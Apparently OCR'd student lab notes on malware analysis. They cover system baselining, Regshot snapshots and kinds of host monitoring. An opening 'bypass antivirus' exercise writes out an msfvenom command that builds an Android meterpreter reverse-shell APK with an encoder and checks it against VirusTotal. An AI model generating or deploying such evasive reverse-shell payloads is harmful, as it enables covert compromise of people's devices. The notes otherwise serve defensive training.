


Extra activity Task 5 string search method without run program gathering information there is tool called Dependancey walker

Techniques to Bypass Antivirus using encoder and msfconsol /msfvenom Techniques


Step 1: open the kali linux terminal

Step 2: type the msfconsole /and type it msfvenom




Step3: go to kali terminal type the command

Command msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > jhon.apk –e php/base64



Step4: go to viruse total web site


Way are use in web site: this is web site is use for detected viruse and captering malicos activity




Step5:click on choice file and upload the file/apk

Step6: conform upload file

Result:





Dynamic Malware analysis

There two types of malware analysis

- System baselining
- Host integrity monitoring

1 System baselining

A **system baseline** is a snapshot of the normal, expected state of a system, which includes:

- Hardware configuration
- Software versions and installed applications
- Network settings
- Security settings (like firewall rules and permissions)
- System performance metrics (CPU, memory, disk usage, etc.)

🎯 Why It's Important

1. **Performance Monitoring**
   Helps identify deviations that indicate problems (e.g., performance degradation or resource exhaustion).
2. **Security**
   Acts as a reference to detect unauthorized changes, malware, or intrusions.
3. **Change Management**
   Allows for controlled updates—ensures you can roll back if needed.
4. **Compliance and Auditing**
   Provides a record for audits or compliance checks (e.g., HIPAA, PCI-DSS).


Types of Baselines


- **Security Baseline**: Defines minimum security configurations and standards.
- **Performance Baseline**: Captures typical system behavior under normal loads.
- **Configuration Baseline**: Records hardware/software configuration and system settings.

Task 5: using regshort malware anaiysis


Step1:open the regshort application


Step2: c select the file/and click on taking 1st short






Step3 : ready to 2rd short/ click the 2rd short





Method 1 how to windows service monitoring using what's running

Step1 open the what's running tool



Host integrity monitoring

Host Integrity Monitoring is the process of checking and verifying the integrity of a computer system (host) to detect unauthorized or unexpected changes that could indicate a security breach or system compromise.

🔍 What It Does

- Detects unauthorized file changes (e.g., system files, configs)
- Monitors registry (on Windows systems)
- Tracks installed applications and updates
- Watches for changes to user accounts and privileges
- Ensures key system settings and security policies remain intact

---

⚙️ How It Works

1. **Baseline Creation**
   A secure snapshot of the system's normal state is taken.
2. **Monitoring**
   System is scanned regularly or in real time for changes.
3. **Alerting**
   Any deviation from the baseline triggers alerts for investigation.
4. **Logging & Reporting**
   All detected changes are logged for auditing and response.

1 Ports monitoring

Ports monitoring is the process of observing and analyzing network ports on a system to detect unauthorized access, unusual activity, or potential threats.

Why Monitor Ports?

- **Security**: Detect open ports that attackers might exploit
- **Compliance**: Ensure only approved services are running
- **Performance**: Troubleshoot connectivity or traffic issues
- **Incident Response**: Identify signs of scanning or intrusions

2 Process monitoring

Tracks running processes on a system in real-time or at intervals.

- Detects rogue or malicious processes
- Useful for identifying malware or resource abuse

3 Registry monitoring

Monitors changes to the Windows registry.

- Detects persistence techniques used by malware
- Watches keys like Run, Services, Startup

4 Windows service monitoring

Observes installed and running services on a Windows system.

- Detects new or modified services (possible malware persistence)
- Monitors service start types and binary paths

5 Files folder monitoring

Monitors file system activity—creation, modification, or deletion.

- Critical for detecting tampering, defacement, or ransomware

6Network traffic monitoring

Captures and analyzes data packets traveling through the network.

- Detects intrusions, data exfiltration, command & control traffic

7 DNS monitoring

Monitors DNS queries and responses.

- Helps detect domain-based attacks, malware beacons, phishing
- Useful for identifying suspicious domains

8 API monitoring

Tracks the performance, availability, and security of APIs.

- Detects broken endpoints, abuse, or suspicious calls
- Important for web apps and microservices

9 Systems call monitoring

Logs low-level OS operations (syscalls) for advanced threat detection.

- Detects behavior of programs at kernel level (e.g., process creation, file access)


10 Browser monitoring

Tracks browser activity for misuse or anomalies.

- Detects phishing, unauthorized plugins, or policy violations
- Useful in enterprise environments and education

